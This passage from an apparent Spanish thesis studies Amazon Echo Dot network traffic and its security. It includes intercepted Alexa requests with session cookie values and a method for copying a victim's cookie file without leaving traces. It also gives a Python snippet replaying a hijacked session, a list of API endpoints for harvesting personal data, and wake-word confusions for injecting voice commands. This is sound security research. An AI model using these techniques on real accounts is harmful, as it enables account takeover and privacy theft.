En este caso volvemos a tener la primera parte de inicialización del dispositivo (del segundo 34 al 46), luego la orden fallida correspondiendo al pico pequeño que se inicia en el segundo 54 y más tarde otro pico que procesa, ahora si, la petición de reproducir una canción. Finalmente se puede observar un nuevo servidor entrando fuertemente en juego. Este se trata de un servidor *cloudfront* que podemos asumir que se encarga de la entrega del servicio streaming de música, en este caso Amazon Music.

Los servidores *cloudfront* son utilizados como proveedores de contenido, por tanto no es de extrañar que veamos actividad suya en este tipo de dispositivos.

10.1.2. ¿Qué ocurre en la inicialización? del dispositivo

Como hemos visto anteriormente cada vez que encendemos el Echo Dot se realiza unas conexiones iniciales antes de poder usarlo. La figura 4 es un zoom de la figura 6 sobre este proceso.



Figura 4: Actividad de inicialización de Echo Dot.

Lógicamente esto puede variar en las diferentes pruebas realizadas sobretodo en el número de paquetes enviados y en el orden que se hacen las conexiones, aunque de todas formas siguen un esquema parecido. En la figura 5 se puede ver claramente que servidores entran en juego. Empezando con *fireoscaptiveportal.com*, siguiendo el sentido de las agujas del reloj podemos ver de una forma aproximada cuál es el orden de contacto con estos servidores.



Figura 5: Diagrama de actividad inicial.

Entraremos más en detalle de qué hace cada servidor en una sección posterior.

10.1.3. ¿Qué hace Echo Dot cuando no se ordena nada?

Para esta pregunta primeramente se ha hecho un análisis de tres minutos para tener una pequeña idea de lo que sucede. El resultado se puede ver en la figura 6.

Cómo hemos visto anteriormente, la primera parte se debe a la inicialización que consta de unos doce segundos. Seguidamente encontramos que no hay mucha actividad aunque podemos observar dos conexiones con *bob* y *cloudfront*.



Figura 6: Gráfica de actividad al no ordenar nada.

10.1.4. ¿Qué servidores entran en juego y cual es su función?

Como hemos podido ver en las pruebas anteriores hay bastantes servidores que entran en juego. En esta sección trataremos de describir qué envían y por tanto qué función tiene cada uno de ellos.

Cómo es se habrá podido notar hay actividades de servidores que usan conexiones seguras mediante el protocolo *https*. En algunos casos, como ya veremos más adelante, ciertos servidores usados por el dispositivo también han sido identificados en el análisis de la aplicación móvil Alexa. Esto nos ha proporcionado información para poder inferir qué tipo de datos son transmitidos por el dispositivo. Cómo se ha podido leer los mensajes encriptados transmitidos por la aplicación móvil se explica en la sección 10.2.2.

- **fireoscaptiveportal.com**: dominio registrado por la compañía MarkMonitor [19] especializada en detección de fraudes y soluciones relacionadas en seguridad informática. Lo más probable es que se use para mitigar posibles casos de denegación de datos u otro tipo de ataque.

- **dcape-na.amazon.com**: su actividad principal se sitia en la inicialización del dipositivo, pero su función no ha podido ser identificada.

- **device-metrics-us.amazon.com**: como su nombre indica este servidor recibe métricas de los dispositivos y en este caso se ha podido extraer la información que contiene. Normalmente estos datos son enviados con el formato *json* pero en este caso se hace uso del lenguaje esquemático desarrollado por Google, ProtoBuffer [13]. Esto no ha implicado problema alguno para poder leer correctamente los datos enviados, simplemente se ha hecho uso de una herramineta [30] para convertirlo a *json*. Estos son los datos que hemos podido observar cuando la aplicación móvil interactúa con este servidor: modelo del dispositivo, marca, versión del *SDK*, versión del sistema operativo, sistema operativo, tipo de red, idioma del dispositivo, agente de usuario usado en la comunicación *http*, país del dispositivo, medidas del teléfono y evento realizado. En la tabla 9 se puede observar los diferentes eventos registrados. Como se ha comentado estos datos han sido extraídos de la aplicación móvil por lo que habrá variaciones respecto lo que envía el Echo Dot. Un ejemplo del contenido enviado se encuentra en la sección 13.1. Además también existe un segundo nodo de métricas el cual se intuye que puede ser usado a modo de backup: *device-metrics-us-2.amazon.com*.

- **unagi-na.amazon.com**: como en el caso anterior, se ha podido extraer los datos enviados por la aplicación móvil. En este caso, con el formato *json*, envía pequeños mensajes de eventos distintos a los anteriores notificando errores. En el caso del dispositivo Echo Dot podemos observar que este servidor genera actividad cuando se realiza una orden por voz. Seguramente el uso que tenga en este caso sea notificar características de la acción realizada. El contenido que se envía a este servidor des de la aplicación móvil se puede observar en la seeción 13.2

Nombre del evento
comms.api.msg.media.upload.fault
comms.api.msg.media.upload.unknown
comms.api.msg.media.upload.latency
APP_COLD_START_DURATION
APP_WARM_START_DURATION
NATIVE_START_DURATION
comms.api.convo.get.call
comms.api.convo.get.success
comms.api.convo.get.fail
comms.api.convo.get.fault
comms.api.convo.get.unknown
comms.api.convo.get.latency
comms.screen.contact.list.open
comms.screen.contact.details.open

Cuadro 9: Lista eventos registrados en *device-metrics-us.amazon.com.*

- **bob-dispatch-prod-eu.amazon.com**: este se ha podido observar tanto en la inicialización del dispositivo como al mandar órdenes. De hecho lo más seguro es que su papel principal sea el de procesar el audio del usuario para conocer qué acción debe hacer el Echo Dot.
- **arcus-uswest.amazon.com**: en este caso también se ha podido extraer la información. Usando el formato *json* se envía la configuración de diferentes endpoints, tiempos de recarga de los datos, endpoints de otros países y de los recursos multimedia. Se puede encontrar el contenido en la sección 13.3
- **d2lg00fehdyg04.cloudfront.net**: en las pruebas realizadas este nodo se ha encargado del streaming de canciones de Amazon Music.
- **d3h5bk8iotgjvw.cloudfront.net i d18os95hu8sz6h.cloudfront.net**: su actividad es a través de una comunicación no segura. Según lo que se ha podido observar es usado a modo de comprobación ya sea para ver que hay conexión a internet o a nivel de seguridad. Podemos observar actividad de este tipo al iniciar el dispositivo.
- **dg-gw-na.amazon.com**: este nodo también genera su actividad al inicio. Lo que hemos podido observar es que genera una petición para cambiar de protocolo con WebSockets haciendo uso de la cabecera *Upgrade* [23].
- **s3-1-w.amazonaws.com**: haciendo uso de una conexión no segura parece ser que realiza una petición para comprobar si hay conectividad con la página de *Kindle* más concretamente con *Kindle Reachability Probe Page*. Detectado al iniciar el dispositivo.
- **prod.amcs-tachyon.com**: su actividad más significativa es en la inicialización del Echo Dot aunque posteriormente también realiza peticiones. No se ha podido inferir su uso.
- **api.amazon.com**: presente en ciertas pruebas, se detecta al encender el dispositivo. Tampoco se ha podido determinar su función concreta pero seguramente sirva para hacer ciertas comprobaciones contra la API de Amazon.

10.1.5. ¿Qué hace durante un día entero?

Para ver más allá de una simple captura de tres minutos, como en las pruebas anteriores, se ha hecho una de un poco más de un día. De esta forma, poder ver exactamente qué ocurre y detectar posibles comportamientos sospechosos.

Sabiendo, más o menos, qué hacen los servidores veamos la figura 7 que muestra el resultado de esta captura con un intervalo de un segundo. Lo que se detecta principalmente es que la actividad mayoritaria

se debe a las métricas, que cada cierto tiempo hace picos significativos. Aunque también es cierto que el servidor *bob* está activo todo el rato.



Figura 7: Captura de paquetes del 28/04/19 a las 09:38 hasta el 29 del mismo mes a las 13:58

Podemos suponer que se van enviando diferentes métricas del estado del Echo Dot (*metrics*, *arcus* y *unagi*) y otra actividad, no muy clara, dónde intervienen *bob*, el cual hemos visto que procesa las peticiones de voz, *dcape* y la API de Amazon. Lógicamente el que más llama la atención es *bob* ya que en esta prueba en ningún momento se ha mandado orden alguna al dispositivo. Lo más probable, pero, es que esta actividad sea provocada por comprobaciones debido a que el nivel de paquetes enviados no es muy elevado.

Como nota adicional, en la sección 13.4 se puede observar las métricas enviadas por la aplicación móvil que nos puede dar un poco más de información de los datos que se envían a los servidores de Amazon.

10.2. Seguridad

En esta sección hablaremos de los posibles vectores de ataque que tiene Echo Dot. Valoraremos el grado de probabilidad de explotar cada uno de ellos y veremos un posible escenario donde se llega a recolectar información sensible del usuario.

10.2.1. Vectores de ataque y probabilidad de explotación

A modo de introducción empezaremos definiendo qué es un vector de ataque. Este es una posible entrada vulnerable en la defensa establecida por un recurso. En este caso tenemos diferentes entradas de interacción con el Echo Dot y por lo tanto posibles vectores.

En los siguientes puntos discutiremos la probabilidad de los diferentes puntos de entrada que se ven en la figura 8:

- **Usuario**: el usuario puede mandar órdenes al dispositivo estando físicamente cerca de él lo que hace difícil la explotación. En caso que fuera posible se podría comprar, hacer transferencias, encender luces, abrir puertas y todo lo que permite por defecto Echo Dot junto con las *skills*.
- **Servidores de Amazon**: además de ser ilegal, es muy difícil, por no decir imposible, llegar a tener acceso a los servidores de Amazon y más sin tener un gran conocimiento previo. Esta opción está descartada para este estudio.
- **Skills**: como se ha comentado anteriormente las *skills* son programas, o extensiones de funcionalidad, para el Echo Dot desarrolladas por individuos o empresas. Estas van des de juegos de memoria hasta el control de la domótica de una vivienda. Hemos visto como investigadores explotaban las posibilidades de estas aplicaciones para espiar a los usuarios que las usaban.



Figura 8: Vectores de ataque sobre el Echo Dot

- **Bluetooth**: en la sección de estado del arte se ha visto que había una vulnerabilidad en este protocolo que también afecta a la versión anterior del dispositivo. Actualmente esto ha sido solventado lo que hace bastante improbable que se pueda encontrar otra explotación similar sin entrar en gran profundidad en el funcionamiento del protocolo, lo que implicaría un proyecto de investigación adicional.
- **Aplicación móvil y web**: este vector de ataque no interactúa directamente con el dispositivo si no con los servidores de Amazon que, como hemos comentado antes, son robustos y tampoco disponemos de autorización para poder hacer una auditoría legal. Igualmente veremos que pueden llegar a ser útiles para este estudio.

Además de estos vectores está el hacking físico pero ha sido descartado para este estudio por falta de conocimiento y temor a romper el único ejemplar de Echo Dot cedido por la universidad para realizar el proyecto.

Por lo tanto tenemos dos vectores más o menos interesantes que podemos investigar. El primero es el hacking por voz, díficil si no estemos cerca del dispositivo, y el segundo que estudiaremos son las aplicaciones web y móvil. Las *skills* son descartadas para el estudio ya que requieren de un tiempo extra de desarrollo necesario para poder profundizar en otras partes de este proyecto.

10.2.2. Análisis de la aplicación web y móvil

La intención de esta parte es encontrar algo de interés que pueda darnos cierto control sobre el dispositivo. Veamos las acciones principales que se pueden hacer desde estas aplicaciones:

- Reproducir canciones.
- Enviar mensajes a otros usuarios de Alexa (solo disponible en la aplicación móvil).
- Ver historial de acciones realizadas.
- Añadir recordatorios.

- Ver listas y añadir elementos.
- Agregar otros dispositivos.

Vemos que hay cierta interacción con el dispositivo pero, cómo se llegan a comunicar? La primera intuición es la correcta, primero se envía a los servidores de Amazon, que procesan la petición recibida, y esta la pasa al dispositivo pero, y si pudiéramos enviar nosotros mismo la petición sin usar la aplicación web/móvil? Bien, para responder a esto primero necesitamos ver cómo es una petición y qué información es necesaria para hacerla.

Haciendo uso de la herramienta Burp Suite, instalada por defecto en la distribución de Kali Linux, podemos montar el esquema que se muestra en la figura 9. De este modo direccionamos las peticiones hechas desde las aplicaciones hasta, en este caso, la máquina virtual con la herramienta instalada. Seguidamente esta se encarga de reenviar los paquetes al servidor de Amazon.



Figura 9: Esquema para analizar las peticiones enviadas.

¿Pero si la conexión es segura, haciendo uso del protocolo *https*, cómo logra Burp Suite interceptar los datos y descifrarlos? Hace uso de su propio certificado. El usuario debe instalarlo en su navegador para que sea válido. De esta forma Burp Suite se comunicaría con los servidores de Amazon, haciendo uso del certificado de la multinacional, desencriptaría las respuestas recibidas, las volvería a encriptar, ahora haciendo uso de su certificado, y lo enviaría al usuario. El proceso inverso se haría para las acciones realizadas por este, el navegador haría uso del certificado de la herramienta, esta la descencriptaría y volvería a encriptar con el certificado de Amazon para finalmente enviársela. En la figura 10 se puede ver un ejemplo de petición capturada.

```
POST /metricsBatch HTTP/1.1
Content-Type: application/octet-stream
x-codec-format: ProtocolBuffers
x-codec-version: 1.0
x-credential-token: A2TF17PFR55MTB
Content-Length: 66140
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.0.2; SM-G360F Build/LRX22G)
Host: device-metrics-us-2.amazon.com
Connection: close
Accept-Encoding: gzip, deflate

P3gHqsFzRiR+k6ykoOLzRQ==A2TF17PFR55MTB"
countryOfResidenceES"
MarketpleceIDUNKNOWN"
platformcoreprimelte"
deviceLanguagees"
Session808-4979451-7010880"
        buildTypeuser"
REMOTE_ADDR10.0.0.1"
softwareVersionG360FXXU1BOJ2"
hardwareqcom"
modelSM-G360F"
```

Figura 10: Ejemplo de captura de métricas por Burp Suite.

El resultado es el mismo que si usáramos las herramientas de desarrollador del navegador y fuéramos al apartado de "Red". Pero esta herramienta ofrece funcionalidades adicionales que nos ayudará a simplificar el estudio como volver a repetir una acción específica con valores modificados y crear un historial de peticiones sobre un mismo dominio (figura 11).

Figura 11: Historial de peticiones para el dominio *alexa.amazon.com.*

Este esquema es sencillo de montar para el caso de la aplicación web. En el de la aplicación móvil es un poco más complejo. Actualmente en Android Nougat estas hacen uso de los certificados que llevan instalados y no confían en los instalados a nivel usuario ni administrador [32]. Por tanto se ha hecho uso de un móvil más antiguo, modelo SM-G360F de Samsung [33].

Hay que destacar que cuando se usa este esquema, tanto en le ordenador cómo en el móvil, la aplicación no funciona del todo correctamente. A veces hay información no disponible, como pueden ser las listas de reproducción, o tarda un poco en cargar las elementos. De todas formas las acciones de nuestro interés, listadas anteriormente, no son afectadas.

De ahora en adelante se referirá como aplicación a la página web de Alexa, a no ser que se indique lo contrario, debido a que la mayor parte del análisis se realiza en esta por comodidad.

Después de haber estado interactuando con la aplicación y registrando todas las peticiones en un historial gracias a la herramienta BurpSuite, procedemos a investigar más a fondo qué contienen. Veamos otro ejemplo en la figura 12.

Como vemos es una petición PUT con unas cabeceras y un payload, en formato *json*, que define las características del recordatorio. Por seguridad el campo del número de serie ha sido modificado. En las cabeceras vemos un apartado llamado cookie, esta en particular es una cookie de sesión y su función es marcar el navegador, donde se ha identificado el usuario, para que no deba hacerlo de nuevo la próxima vez que quiera acceder a la web. Esto quiere decir que si un individuo posee esta cookie, podría entrar en la sesión suplantado la identidad. Este ataque es conocido como *session hijacking* [41].

¿Cuándo caducan las cookies? En este caso la respuesta se muestra en la figura 13. Aunque pueda impactar, las cookies también caducaran si el usuario cierra sesión en el navegador o si la misma aplicación le pide que se vuelva a identificar.

```
PUT /api/notifications/createReminder HTTP/1.1
Host: alexa.amazon.es
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://alexa.amazon.es/spa/index.html
Content-Type: application/json
csrf: -1774147672
X-Requested-With: XMLHttpRequest
Content-Length: 408
Cookie:  session-id=259-2087989-7867616; ubid-acbes=258-0175146-0808473;
at-acbes=Atza|IwEBIMedURcXTRQib50ee7h4o1cjLM6AfVQIFkqp24TljsCifRoYTYLx9FCR7M1AP39JDY
ItQ2NHTDsszd05z74wUGCwyYpygKhFZfflB39-Azcw0_g9yGk2HnXT00zJGkgusiLT-5P51afSZEq24PA87d
3Jq7l8t5TheHHGwLuc8eMz6WFexdUloryof3G89T3ZzjmRKaz2KjZig195BRgVGNeMGJ20cFvBXxCWin1D3s
s5HdiFFApSFAD8ggHoICymYN2s5SjeJqzprI2PwMVwZVrinY9s_fxZvXLr-hhKKGbyfejtJzHTNvcxWUjrx7
FDUkVdukmxqQdZFl6xPuPguyLWAMrhBwVNa2S29GfMP4yLs2QsqTihc3w5nXZEJxukz6s0PSqffVujAqYmR_
qfvYUy; sess-at-acbes="ibJ3nfRXZd8mmnXINS0N/ZjcSgZUzzzAnLdWWhx5n8Y=";
Connection: close

{"type":"Reminder","status":"ON","alarmTime":1556979420000,"originalTime":"16:40:00.
000","originalDate":"2019-05-31","timeZoneId":null,"reminderIndex":null,"skillInfo":
null,"sound":null,"deviceSerialNumber":"XXXXXXXXXXXXXXX","deviceType":"A32DOYMUN6DT
XA","recurringPattern":null,"reminderLabel":"Alexa, pon
Queen!","isSaveInFlight":true,"id":"createReminder","isRecurring":false,"createdDate
":1556979236162}
```

Figura 12: Ejemplo de la petición que crea un recordatorio.

```
session-id------>Tue Jan  1 09:00:01 2036
session-id-time------>Tue Jan  1 09:00:01 2036
ubid-acbes------>Tue Jun  7 18:28:29 2039
session-token------>Tue Jan  1 08:59:58 2036
x-acbes------>Tue Jun  7 18:28:23 2039
at-acbes------>Tue Jun  7 18:28:25 2039
sess-at-acbes------>Tue Jun  7 18:28:23 2039
sst-acbes------>Tue Jun  7 18:28:25 2039
csrf------>Mon May  7 11:52:14 2029
x-wl-uid------>Tue Jan  1 01:00:01 2036
```

Figura 13: Cookies del dominio *amazon.es* y las fechas que caducan cada una de ellas

10.2.3. Métodos de obtención de la cookie

Existen varias formas de obtener las cookies de un usuario. La más fácil y a la vez más complicada es tener acceso a su ordenador, donde se ha identificado en la aplicación web, y copiar el fichero. Para que el navegador no detecte que se ha accedido a este y obligue al usuario a identificarse de nuevo, hay que copiarlo de tal forma que no se modifiquen los tiempos de acceso. Esto se consigue haciendo uso del argumento *-p* del comando copiar en Linuz y OS X (Apple).

Otros métodos donde el atacante no necesita estar físicamente con el ordenador para coger el fichero de cookies son mucho más complejos. Un primer ejemplo sería que el ordenador fuera infectado por un malware y este tuviera acceso a las cookies. Un segundo ejemplo sería mediante la explotación de un elemento, por ejemplo las extensiones del navegador, que diesen acceso al sistema de ficheros de la víctima. Hay otros métodos que implican la explotación de errores de programación web que permiten la inyección de código *java script* el cual podría enviar al atacante la cookie.

Estos últimos escenarios son complicados tratándose de Amazon por tanto las únicas opciones dependen de la prevención que aplique el usuario.

Se ha intentado hacer ataques de hombre en el medio con diferentes herramientas como Bettercap[7] para intentar hacer uso de una de sus funciones, SSLstrip[8]. Esta intenta destripar el certificado usado para la comunicación segura y de esta forma se podría ver qué información se envía e incluso insertar código para captar la cookie. Debido a los sistemas de seguridad implementados en los dispositivos y los navegadores este escenario no ha resultado ser efectivo.

10.2.4. Herramienta de enumeración de datos

Haciendo uso de lo visto en el apartado 10.2.2 se ha escrito una herramienta en python que extrae las cookies necesarias de un archivo *sqlite* (los navegadores usan este tipo de ficheros para guardarlas) y hace peticiones para obtener información del usuario (ver el código en la sección 15).

Lógicamente se puede hacer cualquier tipo de acción, siempre y cuando sepamos previamente cuál es su estructura, como por ejemplo añadir un recordatorio, ver la dirección física donde esta el dispositivo o descargar un audio de una orden por voz antigua.

```
    import requests
    import json

    def createReminder(self, time, day, month, reminder, deviceSerialNumber, deviceType):
        url = "https://alexa.amazon.es/api/notifications/createReminder"
        custom_headers = self.headers
        custom_headers['Content-type'] = 'application/json'
        custom_headers['csrf'] = '-1774147672'
        payload = {
            "type":"Reminder",
            "status":"ON",
            "alarmTime":1556979420000,
            "originalTime":time + ":00.000",
            "originalDate":"2019-" + month + "-" + day,
            "timeZoneId":None,
            "reminderIndex":None,
            "skillInfo":None,
            "sound":None,
            "deviceSerialNumber":deviceSerialNumber,
            "deviceType":deviceType,
            "recurringPattern":None,
            "reminderLabel":reminder,
            "isSaveInFlight":True,
            "id":"createReminder",
            "isRecurring":False,
            "createdDate":1556979236162
        }
        p = json.dumps(payload)
        r = requests.put(url, headers=custom_headers, cookies=self.cookie, data=p)
        print(r.text)
```

Estas acciones directas son las mismas disponibles en el navegador, como ya sabemos. Para descubrir de nuevas haría falta hacer uso de la técnica "Fuzzing" [29] con la que haríamos peticiones a direcciones aleatorias, aunque con un mínimo sentido, para ver qué respuesta obtenemos con el objetivo de encontrar de válidas que nos proporcionen información adicional. Al no tener permiso de Amazon para hacer una prueba extensa, esta opción ha sido descartada. Sin embargo, hemos detectado que hay peticiones en la aplicación cuyos resultados contienen información que no se ve reflejada directamente en la web. Con estas peticiones se ha creado un pequeño programa de enumeración de datos en python.

Estos tipos de programas suelen usarse en post-explotación para obtener aún más información de la víctima para llegar a lograr otros objetivos. En este caso este pequeño programa, a modo de prueba de concepto, recolecta los datos que se observan en la tabla 10 con el objetivo de mostrar información más allá de la que el usuario puede encontrar en la aplicación web.

Los últimos cuatro puntos son adquiridos gracias al historial, que normalmente no será borrado por el usuario y puede dar mucha información sobre este. Para extraer entonces los datos se recorre entero en busca de posibles acciones como "comprar" o "añadir a la cesta". En el caso de la dirección física, esta se puede extraer si está configurada (normalmente es un requisito que piden al añadir un dispositivo nuevo).

Tipo de información	**Dirección de la petición** (*https://alexa.amazon.es*)
Información básica del usuario (nombre, correo electrónico y dirección física)	*/api/authentication*
Correos electrónicos adicionales	*/api/eon/householdaccounts*
Dispositivos del usuario.	*/api/devices-v2/device*
Familiares añadidos	*/api/household*
Posibles compras	*/api/activities-with-range*
Listas y sus elementos	*/api/namedLists* */api/namedLists/[idLista]/items*
Posibles mensajes enviados a través de órdenes por voz.	*/api/activities-with-range*
Gráfica de actividad según la hora del día.	*/api/activities-with-range*
Gráfica de actividad según el día de la semana.	*/api/activities-with-range*
Creación de recordatorio	*/api/notifications/createReminder*

Cuadro 10: Tipo de información con las direcciones para poder obtenerla.

10.2.5. Hacking por voz

Para este vector de ataque se ha hecho diferentes pruebas. El objetivo de estas es principalmente encontrar alguna forma la cual podamos dar una orden por voz al dispositivo sin estar presentes. Finalmente se han encontrado dos métodos: uso de las palabras que el Echo Dot confunde con la de activación seguida de la orden, para crear mensajes "subliminales", y a través de la creación de recordatorios.

Para el primer método se ha probado cuánto de fiable es el reconocimiento de la palabra de activación. Se han dado casos en que usuarios han enviado mensajes sin darse cuenta[15] por tanto se ha descargado una base de datos de audios[40] donde una persona lee palabras en español. Contiene 1739 ficheros de audio que contienen palabras sueltas, con artículo e incluso conjuntos de estas. Después de reproducir las pistas con el portátil cerca del dispositivo, entre dos y tres veces por palabra de activación, y comprobar qué palabras habían sido detectadas, mediante la actividad generada en el historial, hemos obtenido estos resultados:

- Para "Alexa" se ha detectado:
  - la elección: es válida pocas veces y según la pronunciación de la persona.
  - el examen: más de la mitad de las veces capta el sintagma como palabra correcta.
- Para "Echo" se ha detectado:
  - el consejo: varias veces
  - económico: las palabras que empiezan por *eco*, como "ecología" que también la ha detectado, suelen ser confundidas por el dispositivo
  - crédito: solo lo detectó una vez.
- Para "Amazon" se ha la mayoría de palabras lo que indica que seguramente no se ha entrenado demasiado el reconocimiento para esta palabra:
  - amable: se ha dado por válida más de una vez.
  - anunciar
  - amargo: se ha dado por válida más de una vez.
  - aguantar
  - amor
  - información

Podemos ver que hay bastantes palabras que se detectan erróneamente y cuanto más se parecen a la palabra de activación más fácil es que sean captadas, pero también entra en juego muchos factores como

la pronunciación y el ruido de fondo. El mismo experimento se ha repetido reproduciendo los 25 vídeos más populares del día 07/06/19 cerca del Echo Dot y no se obtuvo ningún resultado (el código usado se puede ver en la sección 14 el cual hace uso del navegador Selenium[36] para automatizar el proceso). Esto se puede deber a diferentes factores. El primero es que una gran mayoría de vídeos en tendencia ese día eran canciones lo que puede dificultar el reconocimiento por voz. El segundo factor es que normalmente los vídeos donde sale gente hablando contienen música de fondo y puede interferir. Finalmente el tercer factor es debido al espacio que se deja entre palabras, si se lee una frase que contenga por en medio "Alexa" y se lee rápidamente, lo más probable es que el dispositivo no lo capte. Por esta razón los audios comentados anteriormente, de una o dos palabras, sí que son detectados.

Con esta información podríamos crear una frase, aparentemente inofensiva, que hiciera "despertar" el dispositivo y, por ejemplo, descargara una *skill*. El problema reside en que cuando una palabra parecida a la de activación es detectada, el dispositivo envía el audio a procesar y genera un elemento nuevo en el historial. Si se detecta que no es la palabra de activación, entonces no se procede a realizar la acción.

A modo de apunte, cuando se estudiaba el formato de peticiones y respuestas recibidas para apartados anteriores, se detectó un intento de compra el cual no fue hecho por una persona físicamente cerca del Echo Dot. Al descargar el audio, se observó que había sido un personaje público de televisión anunciando su libro.

